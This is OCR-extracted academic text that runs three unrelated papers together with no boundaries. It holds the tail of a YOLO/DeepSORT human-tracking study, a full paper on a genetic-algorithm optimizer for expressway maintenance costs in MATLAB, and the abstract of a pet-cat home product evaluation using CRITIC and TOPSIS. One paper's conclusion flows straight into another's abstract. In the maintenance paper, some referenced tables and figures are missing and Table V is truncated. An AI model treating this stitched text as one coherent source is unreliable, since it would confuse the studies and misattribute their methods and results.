

Fig. 6. YOLO validation results.

*Baseline default detectors

The fine-tuned models with optimal hyperparameters always provide better results. Despite showing higher precision, the unoptimized overtrained detection models fall behind compared to the optimized one. Unoptimized models fail to learn rather than the memorization of the data provides higher precision but in terms of recall they fall behind. That causes tracking failure and poor performance. On the other hand, optimized detection models obtain good balance in precision and recall resulting in higher tracking accuracy.

Fig. 7. Sample of tracked human before, during, after (from top) occlusion.

VI. Conclusion

This study validates the tracking by detection system by observing the tracking results with multiple detection models fine-tuned on custom recorded datasets with optimal hyperparameters. The training process with custom-developed dataset provided good detection results. The longer test video sequences put stress on the detection and tracking algorithm makes the task challenging for frequent occlusion and reappearance of the human. The results show that the nano models provide the minimum IDSW, but it doesn't detect many humans thus providing higher FN. By analyzing all the performance scores with different hyperparameters and different sized models, the medium sized model fits better for our dataset and the DeepSORT tracker stays ahead of all as it leverages the pretrained feature extractor model MobileNetV2 which helps to add the appearance features with the IoU matching. Moreover, the tracking results are always better for the optimized detection models. Even optimized nano models can perform better than unoptimized larger ones. Hence an improved optimized detection system makes higher tracking accuracy.

Fully manual process of dataset annotation (labelling each object manually using only annotation tool e.g. labelImg) may provide better bounding boxes which can lead to better training for the detection models hence improving detection as well as tracking performance. Besides, it might be possible to find better hyperparameters values through long range of hyperparameter tuning. All the experiments for this study were performed in Google Colab which limits the experiments from going to long range of values for the parameters due to short time connectivity and computational complexity. Only short-range limited values were tested for the optimization.

***Abstract*—The genetic algorithm (GA), characterized by parallelism and global optimization capabilities, is well-suited for solving optimization problems related to expressway maintenance schemes. In this study, we improved GA operators and algorithm parameters within the existing maintenance scheme optimization model, thereby enhancing the operational efficiency of the GA. Building on this foundation, an optimization algorithm for expressway maintenance schemes was developed. Subsequently, MATLAB was employed to program the algorithm and solve the expressway maintenance scheme problem. When compared with the solution results in the reference, the proposed approach achieved a reduction of approximately 3.6% in maintenance costs and an improvement of about 47% in operation speed, verifying the algorithm's reliability and effectiveness. Finally, visualization of the algorithm program was enabled using MATLAB App Designer and MATLAB Compiler. This method can be popularized and applied in aspects such as expressway maintenance decision-making and optimization of building maintenance schemes.**

I. INTRODUCTION

With the rapid development of the worldwide transportation industry, expressway mileage has increased, encouraging global economic growth [1-3]. The transportation network has evolved into a vital national asset [4]. The development and construction of expressways have greatly improved our quality of life [5]. However, due to the influence of traffic load and environmental effects, the expressway's surface state would deteriorate with time [6]. Maintaining the expressway regularly and repairing pavement defects can ensure people travel safely. Good road conditions help to ensure the country's or region's sustainable economic growth [7]. The maintenance cost of the expressway is expensive, and the maintenance decision-making is very complicated. However, a country's financial resources are often limited. If appropriate conservation strategies are not adopted, budget utilization will be reduced, and road conditions will not be effectively improved [8]. Therefore, it is necessary to allocate the maintenance scheme of the expressway reasonably and maintain the expressway on the premise of cost-saving.

In recent years, the problem of pavement maintenance has received extensive attention from scholars globally. Extensive research on the monitoring of pavement conditions, evaluation of pavement conditions, pavement optimization, and other related issues have been conducted, which has promoted the rapid development of the field of pavement maintenance. Cano-Ortiz et al. [7] pointed out the importance of synthesizing a machine-learning algorithm to develop efficient pavement condition monitoring technology. They summarized and introduced different methods of pavement condition monitoring and evaluation based on the machine learning algorithm and evaluated the advantages and disadvantages of the pavement evaluation model from a theoretical point of view. Shon et al. [9] proposed an autonomous condition monitoring-based pavement management system (ACM-PMS), which uses self-driving vehicles to collect road condition data in real time, thus realizing the independent state detection of the road surface. The mathematical framework was used to evaluate it, and the results showed that the system has the advantages of good accuracy and low social cost. Li et al. [10] proposed a vision-based pavement condition detection strategy, which uses the combination of machine learning and image processing to identify the pavement condition, which provides a basis for pavement maintenance decision-making. Staniek and Czech [11] investigated the use of self-correcting neural networks in diagnosing traffic conditions. They suggested a road condition detection method based on a neural network algorithm, established a road detection station based on stereo vision technology and formed a road condition diagnosis system. The system has high precision, reliability, wide application range, and low cost in road condition diagnosis. Zhang et al. [12] pointed out that the 3D detection method of road conditions has higher accuracy and practicability than 2D and traditional manual detection methods. They proposed an automatic detection method for pavement defects, which uses a 3D laser to scan the pavement condition to obtain information such as pavement cracks and deformation. The test results showed that the detection accuracy of this method is high, and the error of pavement defect location is small. Nik et al. [13], aiming to reduce cost, reduce detection error, and improve analysis accuracy, applied a hybrid genetic algorithm (GA) and particle swarm algorithm to propose a layout scheme of pavement detection units, which can significantly reduce the time cost of pavement detection personnel. Zakeri et al. [14] proposed a digital imaging system based on a quadcopter, which can detect pavement cracks in disaster-stricken areas and analyze and process the data. The system has high mobility, stable and reliable signal output, and can operate stably in various complex environments. Radopoulou and Brilakis [15] pointed out that the maintenance decision of pavement needs to rely on

the latest pavement data, and the current road condition data collection method cannot be extended to all areas due to the high cost. There is an urgent need for a low-cost road condition data collection method that can be updated in real-time. They proposed a way for car cameras to collect data and detect road conditions. The test results show that the method has high accuracy. Kheirati and Golroo [16] pointed out the defects of the pavement condition index used to evaluate the pavement condition in the current road management system. They developed a new pavement condition index: Universal Condition Index (UCI), using the machine learning model, which considers factors such as road roughness, damage degree, and road safety, achieving better comprehensiveness, economy, and practicability. Sholevar et al. [4] pointed out that although machine learning technology has some limitations, relying on its robust learning algorithm, machine learning technology still has a decisive advantage in road condition assessment. They summarized the technology of using machine learning to evaluate road conditions, elaborated on the application of various machine learning methods in road condition evaluation, and pointed out future research directions. Hanandeh [17] employed GA and an artificial neural network to develop the evaluation model for the road pavement quality index in Jordan, using surface rating, present serviceability rating, and pavement age as variables. The results demonstrated that the GA model performs better than the neural network model. Li et al. [8] proposed a preventive maintenance strategy for expressway pavement, which realized the maintenance of expressway pavement in specific areas using an artificial neural network algorithm to mine the database. They used a back propagation and a hybrid neural network model to predict highway pavement performance and GA to optimize the model's parameters. Chen and Zheng [18] demonstrated that the future pavement maintenance decision problem is a multi-objective optimization. The multi-objective optimization method is versatile in handling complicated problems, and its application in pavement maintenance has gained much attention. They reviewed the most advanced multi-objective optimization methods employed in the pavement maintenance management system's decision-making module and the accompanying multi-objective optimization models, decision-making tools, and optimization methodologies. Simultaneously, the need to make informed decisions in pavement care was underlined. Santos et al. [19] pointed out that environmental factors and sustainability should be considered when formulating pavement maintenance plans. They proposed a pavement management decision-making system based on multi-objective optimization—the method comprised a multi-objective optimization module, pavement life evaluation module, and decision-making module. Thus, the greenhouse gas emission during highway maintenance was reduced based on reducing the cost of highway maintenance. Yang et al. [20] proposed a new pavement management system with a built-in multi-objective GA. Thus, the formulation of the optimal maintenance scheme for the expressway was realized. The design minimized pavement maintenance costs while improving highway pavement service levels, supporting pavement engineers in making maintenance decisions. Hamdi et al. [21] pointed out that most existing road networks lack monitoring data and evaluation information. Road maintenance costs are relatively insufficient, which is not conducive to developing the national or regional economy. They introduced GA based on multi-objective planning of pavement. They studied the pavement maintenance strategy with the damaged condition, which can improve the service level of pavement and reduce the cost of pavement maintenance. Naseri et al. [22] used two global optimization algorithms, GA and water cycle algorithm, for maintenance planning of large-scale road networks and developed a new index to evaluate equity in the pavement maintenance schedule, reducing the cost of pavement maintenance planning fluctuations. Their research showed that preventive maintenance of pavements is critical for reducing maintenance costs and improving pavement health. According to Chootinan et al. [23], the decline of highway pavement performance is unknown. Using deterministic formulation in pavement maintenance planning will result in considerable variances in the outcomes. They suggested a pavement maintenance scheme planning method based on GA that considered the unpredictability and uncertainty of pavement performance decline during the planning period. Li [24] summarized the factors affecting highway pavement performance, combined with domestic and foreign norms and industry standards, to determine the evaluation index of pavement performance. She introduced the life cycle cost analysis theory and conducted an in-depth study using Rough Set Theory to evaluate pavement performance. The Grey System Theory model is used to predict pavement performance and GA to optimize expressway pavement maintenance schemes. After that, she put forward an expressway pavement maintenance scheme optimization strategy based on life cycle management. Liu et al. [25] proposed an expressway maintenance strategy optimization algorithm under a specified service level. They studied the minimum cost model under the specified service level and the solving model based on GA and proved the practicability of the algorithm by solving the existing case. In addition, overloading, according to Rifai et al. [26], is a major cause of pavement deterioration. They took budget and overloading as restrictions after thoroughly examining the characteristics of increased pavement roughness produced by overloading and the limitation of pavement maintenance expenses. They created a two-objective optimization model using GA. The objective optimization model proved its feasibility through case analysis. Jha and Abdullah [27] assessed that, like highway surfaces, highway appendages, such as guardrails, also need regular maintenance to improve the overall life cycle of the highway. They used GA to develop a Markovian model that can prolong the expressway's whole life cycle, and a calculation example was used to prove the method's effectiveness. Elmansouri et al. [28] utilized sixteen criteria from the Distress Identification Manual, comparing Pavement Condition Index and Multi-Criteria Decision-Making to assess road pavement. Their study confirmed MCDM's reliability in indicating pavement deterioration, similar to PCI results. Vrtagic et al. [29] utilized a Multilayer Perceptron model along with machine learning techniques and optimization methods to predict and manage pavement deformation at road intersections. Their study highlights the impact of heavy vehicles and braking on road wear and uses real-time traffic data for dynamic pavement degradation modeling. The findings suggest that controlled

traffic flow and optimized intersection wait times can significantly enhance road conditions, reduce maintenance costs, and improve safety, showcasing the potential of AI in road infrastructure management.

Genetic algorithm is a global optimization adaptive probability search algorithm developed by drawing lessons from natural selection and genetic evolution mechanisms in biology. It has the characteristics of self-organization and self-study [30-34]. This optimization method can be applied to the processing and solution of multi-objective optimization problems [35-37]. The research results of Mortezaei Farizhendy et al. [38-40] have proved the feasibility of GA in solving the multi-objective decision-making problem of maintenance scheme selection. Currently, GA has been widely used to solve the problems of pavement condition detection, pavement quality evaluation, pavement performance prediction, pavement maintenance planning, and significantly to develop and optimize maintenance schemes for pavements.

In summary, GA has specific positive significance in expressway maintenance scheme optimization. However, at present, the research on the formulation and optimization of expressway pavement maintenance schemes is not comprehensive, the existing pavement maintenance algorithms have low operational efficiency, and most of them lack the visualization of the algorithm program, so the intuition and convenience of the algorithm are significantly reduced.

This study proposed an optimization algorithm based on GA to facilitate the optimization of the expressway maintenance scheme and reduce its maintenance cost. The optimization algorithm can formulate the maintenance scheme according to pavement performance prediction and evaluation results. In addition, this study realized the visualization of the algorithm through MATLAB.

II. Mathematical Model

Under the condition that the performance index the expressway needs to meet has been given, this study took the maintenance methods of different road sections at different times as control variables. Then, the minimum sum of the required cost was taken as the solution goal. That is to choose the most economical and feasible scheme to repair the damaged pavement and ensure that the expressways meet the performance indicators stipulated by the relevant state departments after maintenance.

$$\mathrm{Min}\sum_{t=1}^{T}\sum_{i=1}^{I}\sum_{j=1}^{J}\sum_{k=1}^{K}(x_{ij}^{k}(t)\times C_i^k\times(1+r_c)^{-t}) \quad (1)$$

$$s.t\sum_{k=1}^{5}x_{ij}^{k}(t)=1$$

$$\forall 1\le t\le T,\ 1\le i\le I,\ 1\le j\le J_I \quad (2)$$

$$x_{ij}^{k}(t)\in\{0,1\}$$

$$\forall 1\le t\le T,\ 1\le i\le I,\ 1\le j\le J_I,\ 1\le k\le 5 \quad (3)$$

$$ROG_i^t\ge ROG_i^D,\ \forall 1\le i\le I,\ 1\le t\le T \quad (4)$$

$$ROP_i^t\le ROP_i^D,\ \forall 1\le i\le I,\ 1\le t\le T \quad (5)$$

where,

T - The number of planning years, referring to the maintenance planning time range of the expressway, $1\le t\le T$;

I - The number of roads that need to be maintained in the road network, $1\le i\le I$;

J - The number of road sections that need to be maintained for the i-th road in the road network, $1\le j\le J_I$;

K - The number of maintenance measures. Different maintenance measures are adopted according to the degree of damage to the expressway, $1\le k\le 5$;

$x_{ij}^{k}(t)$ - If the k-th maintenance measure is adopted in the j-th section of the i-th road in the road network that needs to be maintained in the t-th planning year, the value is 1. Otherwise, it is 0;

C_i^k - The cost of adopting the k-th maintenance measure for the i-th road in the road network. Various maintenance measures and corresponding expenses in the mathematical model are shown in Table I;

r_c - The interest rate used to change future payments to present value, subject to inflation, is 4% in this study;

ROG_i^t - The excellent and good road rate of the i-th road in the road network in the t-th planning year, the calculation equation is Eq. (6):

$$ROG_i^t=\frac{\sum_{j=1}^{Ji}L_{ij}\times G_{ij}^t}{\sum_{j=1}^{Ji}L_{ij}},\ 1\le i\le I,\ 1\le t\le T \quad (6)$$

ROP_i^t - The weak and poor road rate of the i-th road in the road network in the t-th planning year, the calculation equation is Eq. (7):

$$ROP_i^t=\frac{\sum_{j=1}^{Ji}L_{ij}\times P_{ij}^t}{\sum_{j=1}^{Ji}L_{ij}},\ 1\le i\le I,\ 1\le t\le T \quad (7)$$

ROG_i^D - Excellent and good road rates stipulated by relevant departments;

ROP_i^D - Weak and poor road rates stipulated by relevant departments.

TABLE I. Pavement Maintenance Measures and Corresponding Costs

Maintenance measures	Routine maintenance	Medium repair and mat coat	Medium repair and sliding layer	Heavy repair and rebuild	Heavy repair and reinforce
Fees standard (10^4CNY/KM)	5	20	15	50	40

The objective function Eq. (1) in the model represents solving the sum of the minimum maintenance cost of each road section of the expressway during the planning period, and the constraints Eq. (2) and Eq. (3) represent the choice of maintenance measures. Constraints Eq. (4) and Eq. (5) indicate that the expressway needs to meet the performance indicators specified by the relevant departments after maintenance.

III. Model for GA

Genetic algorithm was used to solve and optimize the expressway maintenance scheme in [25]. In this study, the algorithm was improved based on it, and the improved solution process is shown in Fig. 1.

A. Coding of Genes

Genetic algorithm's gene coding methods mainly include binary coding, floating-point, symbol coding methods, etc. In this study, the symbol coding method was used to number all maintenance measures because it is more suitable for solving the optimization problem of the expressway maintenance scheme. This study coded "routine maintenance" as 1, coded "medium repair and mat coat" as 2, coded "medium repair and sliding layer" as 3, coded "heavy repair and rebuild" as 4, and coded "heavy repair and reinforce" as 5. The string Ji composed of these characters represents the maintenance measures of different sections of each road. The character set consisting of n strings represents the maintenance measures for all sections of the road network (n is the number of roads in the road network), as depicted in Fig. 2.



Fig. 1. Flow of GA.



Fig. 2. Gene coding.

B. Initialize the Population

The methods of initializing the population in GA mainly include randomly generating and selecting samples from a set of constraint solutions obtained from certain constraints to generate the initial population. Due to the different maintenance conditions of expressways in different areas, this study randomly generated the initial population to increase the feasibility and practicability of applying the solution model to solve engineering cases.

C. Fitness Function

The primary issue with GA is that it is simple to converge on optimal local solutions [41]. Due to the peculiarities of the expressway maintenance scheme optimization problem, the fitness function of GA in this research comprised two parts. The objective function of the mathematical model was the fitness function when the individual met the necessarily defined performance metrics. The fitness function consisted of the objective and the penalty functions when the individual failed to satisfy the set performance metrics. The penalty function was used to diminish the fitness of individuals in the population that did not meet the limitations instead of directly eliminating them. Consequently, under the assumption that the development direction of the algorithm has little impact, the variety of the population can be ensured to prevent the algorithm from converging prematurely.

D. Selection, Crossover, and Mutation Operations

The selection methods in GA include roulette, random sampling, tournament method, etc. [42, 43]. In this study, the proportional selection operator was used to select contemporary individuals by roulette, and the individuals with high fitness were chosen to the greatest extent. At the same time, this study improved the selection operator, adopted the elite individual retention strategy, calculated and sorted the fitness of all individuals in the parent generation, and selected the individual with the best fitness, the elite individual. Kept it directly in the offspring population, and the individuals with the worst fitness in the offspring population were replaced. This method can avoid the destruction of the excellent genes of the parent generation due to crossover and mutation operations, thereby improving the efficiency of GA to find the optimal solution.

Crossover operation refers to replacing and recombining two-parent individuals' gene structures to produce new individuals. In reference [25], the two-point crossover operator was employed for crossover operation. Nevertheless, due to the enormous population size necessary to optimize the expressway maintenance scheme using GA, the population evolution pace was slow, and the solution efficiency was low when this method was applied. The crossover operator was updated in this study. Adopting the three-point crossing model gave the chromosomes additional options during the crossover, aided the algorithm in escaping the ideal local solution, and enhanced operating efficiency. These are the specific

implementation steps: Three random crossing locations are set in the two paired chromosome coding strings, dividing the two-parent genes into four random pieces. As depicted in Fig. 3, a portion of the chromosomes in the two-parent genes are exchanged to create two-child genes. A comparative study of the example's solution results demonstrated that the strategy might increase the efficiency of the algorithm solution. It is more suitable for tackling the expressway maintenance scheme optimization problem.



Fig. 3. Crossover operation.



Fig. 4. Mutation operation.

The mutation operation means randomly selecting genes at some positions on the chromosome and replacing them with their alleles to form a new individual. The common ways of mutation are basic position mutation, uniform mutation, boundary mutation, non-uniform mutation, gaussian mutation, etc. In this study, the method of basic position mutation was used to randomly select a locus in the gene for mutation, as shown in Fig. 4.

IV. Results and Discussion

Based on the mathematical and GA models, this study completed the programming of the expressway maintenance scheme optimization algorithm using MATLAB. The algorithm can formulate maintenance schemes based on expressway performance prediction and evaluation results. This study used the algorithm to solve the case study in the reference [25] and compared the decision optimization results to analyze whether the algorithm is reliable.

In [25], the authors selected six sections of an expressway, each with a length of 1 km, and collected their pavement performance testing data for five consecutive years. The performance test data of each road section in the fifth year is shown in Table II, and the performance test data of the sixth road section over the years is shown in Table III. Then the grey system theory model was used to predict the pavement performance, and the rough set theory was used to make a fuzzy comprehensive evaluation of pavement condition [24, 25]. The evaluation results of road conditions are shown in Fig. 5. On this basis, this study developed and optimized the maintenance scheme.

TABLE II. Performance Test Data of each Road Section in the Fifth Year

Road section	Index				
	PCI (Pavement Condition Index)	RQI (Riding Quality Index)	PSSI (Pavement Structure Strength Index)	SRI (Skidding Resistance Index)	RRD (Road Rutting Depth)
1	80.4	96.3	76.9	88.7	11.1
2	90.0	96.1	75.8	90.3	10.6
3	93.8	97.2	97.8	88.4	10.1
4	88.4	96.2	91.2	90.9	12.5
5	98.4	96.5	86.7	92.7	12.2
6	77.0	88.5	92.6	87.5	7.6

TABLE III. Performance Test Data of the Sixth Road Section Over the Years

Index	Year				
	First	Second	Third	Fourth	Fifth
PCI	91.0	88.0	85.0	81.0	77.0
RQI	96.2	95.4	94.2	91.0	88.5
PSSI	99.3	98.7	97.8	95.3	92.6
SRI	94.5	93.2	91.4	89.7	87.5
RRD	33.3	20.0	16.7	11.1	7.8



Fig. 5. The evaluation result of the pavement condition.

The evaluation findings for pavement are categorized into five grades: excellent, good, medium, weak, and poor. Matrix 1 determines whether or not the annual evaluation results of each road segment are excellent or good. The second matrix indicates whether the annual evaluation results for each road segment are weak or poor. For instance, the evaluation of the third road segment of the fifth year is excellent or good, whereas the assessment of the sixth road segment is weak or poor.

TABLE IV. Parameters of GA

Parameters of GA	This paper	Ref. [25]
Population size	300	200
Number of iterations	200	200
Crossover rate	0.9	0.6
Mutation rate	0.4	0.1

Combined with the specific characteristics of the optimization problem of the expressway maintenance scheme, many experiments were carried out, and the parameters of GA were set, as shown in Table IV. Input the road condition evaluation result into the algorithm program. The final cost optimization situation is shown in Table V, the maintenance scheme distribution is shown in Table VI, and the comparison between this study and the maintenance costs given in [25] is shown in Fig. 6. In addition, the fitness value convergence trends in this study and in [25] are shown in Fig. 7 and Fig. 8, respectively.

It can be seen from Table V that the total cost of the initial maintenance scheme was CNY-3,243,123. After using the expressway maintenance scheme optimization program to solve the problem, the program obtained an optimal solution in the 63rd generation. The corresponding cost of the best maintenance scheme was CNY-1,335,547. Compared with the cost of the initial maintenance scheme, it was reduced by about 59%. Compared with the cost of the maintenance scheme in [25], it is reduced by about 3.6%.

In the maintenance schemes allocation table, 1 represents "routine maintenance", 2 represents "medium repair and mat coat", 3 represents "medium repair and sliding layer", 4 represents "heavy repair and rebuild", and 5 represents "heavy repair and reinforce". It can be seen from Table VI that only routine maintenance is required for the expressway in the next five years to meet the performance requirements. Compared with the fitness value convergence trend in [25], it can be seen that the operation speed of the algorithm in this study was improved by about 47%. It showed that after modifying the operators of GA and optimizing its parameters, the solution efficiency had been improved, ensuring the expressway maintenance scheme optimization algorithm was reliable and practical.



Fig. 6. Comparison of maintenance costs between this study and reference [25].

TABLE V. COST OPTIMIZATION

Algebra of genetic operation	Total cost (10^4CNY)	Cost of every year (10^4CNY)				
		The first-year	The second- year	The third- year	The fourth- year	The fifth- year
1	324.3123	72.1154	60.0962	66.6747	55.5623	69.8638
2	338.0100	76.9231	60.0962	75.5647	55.5623	69.8638
3	309.8619	52.8846	60.0962	75.5647	55.5623	65.7542
4	314.2866	48.0769	69.3417	66.6747	72.6584	57.5349
5	312.4966	72.1154	64.7189	66.6747	55.5623	53.4253
……

V. Visual Program Development

MATLAB is a modern computer language used for data analysis, deep learning, visualization, interactive programming, etc. [44]. MATLAB App Designer integrates the functions of setting visualization components and program behavior and provides a visual interface for code, thus realizing human-computer interaction.



Fig. 9. The interface of the expressway maintenance scheme optimization program.



Fig. 10. Output diagram of program operation result.

This study used MATLAB to compile the optimization algorithm program of the expressway maintenance scheme. Still, it will inevitably encounter the following problems in the application process. First, the algorithm program must be run in MATLAB, which puts higher requirements for users' computer hardware equipment. Secondly, in the use process, it is necessary to input algorithm parameters and road condition information in the program's code, which requires users to have a specific programming basis and be familiar with the algorithm program. Finally, the acquisition of the operation results of the algorithm program is more tedious and not intuitive, requiring users to use MATLAB software skillfully and have strong operation ability. These problems raise the threshold of use and, to some extent, hinder the promotion and application of expressway maintenance program optimization algorithms in practical engineering.

To solve the above problems and to increase the feasibility and convenience of using the algorithm to solve other engineering problems, a desktop application was created using MATLAB App Designer and MATLAB Compiler. The program has a built-in expressway maintenance scheme optimization algorithm, which can run independently and takes up less memory to reduce users' hardware requirements, facilitate users to input algorithm parameters and road condition information, and obtain the optimal maintenance scheme. The main interface of the program is shown in Fig. 9. The result of solving the calculation example using this program is shown in Fig. 10.

First, the evolution parameters of GA and the prediction and evaluation results of expressway pavement performance are input into the program interface. Then click the solve button in the interface, and the program will automatically execute the code of the built-in maintenance scheme optimization algorithm. Finally, the program will output the annual maintenance scheme, corresponding cost, and fitness value convergence trend diagram during the planning period. The program interface is a friendly, interactive, intuitive, and straightforward operation.

VI. Conclusion

This study improved the selection operator, crossover operator, and algorithm parameters of the existing maintenance scheme optimization model, and developed a GA model suitable for solving the expressway maintenance scheme optimization problem. Based on the mathematical model for expressway maintenance scheme optimization and the GA model, an optimization algorithm for expressway maintenance schemes was designed. After solving existing cases using this optimization algorithm, better maintenance schemes were obtained.

***Abstract*—As pet cats assume an increasingly significant role in households, the variety of pet-cat home products on the market has proliferated. However, existing studies primarily focus on qualitative assessments of individual product functions or user experiences, and lack a systematic evaluation framework that combines in-depth exploration of user needs with quantitative analysis. To address this research gap and with the objectives of enhancing user satisfaction and guiding product development, this study constructs a user-needs–based evaluation framework for pet-cat home design. Semi-structured interviews with 12 pet-cat owners were conducted and analyzed via Grounded Theory to elicit four core requirements—Enhancing Pet Life Quality (A1), Ease of Cleaning and Maintenance (A2), Aesthetic Appeal (A3), and Safety and Reliability (A4)—and thirteen primary requirement elements. The CRITIC method was then applied to determine the weights of these dimensions (A1 = 0.30, A2 = 0.28, A3 = 0.27, A4 = 0.16). Four representative market products were selected and ranked using the TOPSIS method based on their proximity to the ideal and negative-ideal solutions, quantitatively evaluating their relative merits. Results indicate that pet owners prioritize Enhancing Pet Life Quality and Ease of Cleaning and Maintenance (combined weight = 0.58), providing focused guidance for designers on spatial layout and material selection. Aesthetic Appeal and Safety and Reliability also remain critical, pointing to specific optimization directions for product appearance and structural integrity. This study not only fills a methodological gap in pet-cat home design evaluation but also offers a practical model for weighting user needs and selecting optimal design solutions, thereby contributing to the standardization and refinement of pet home products.**

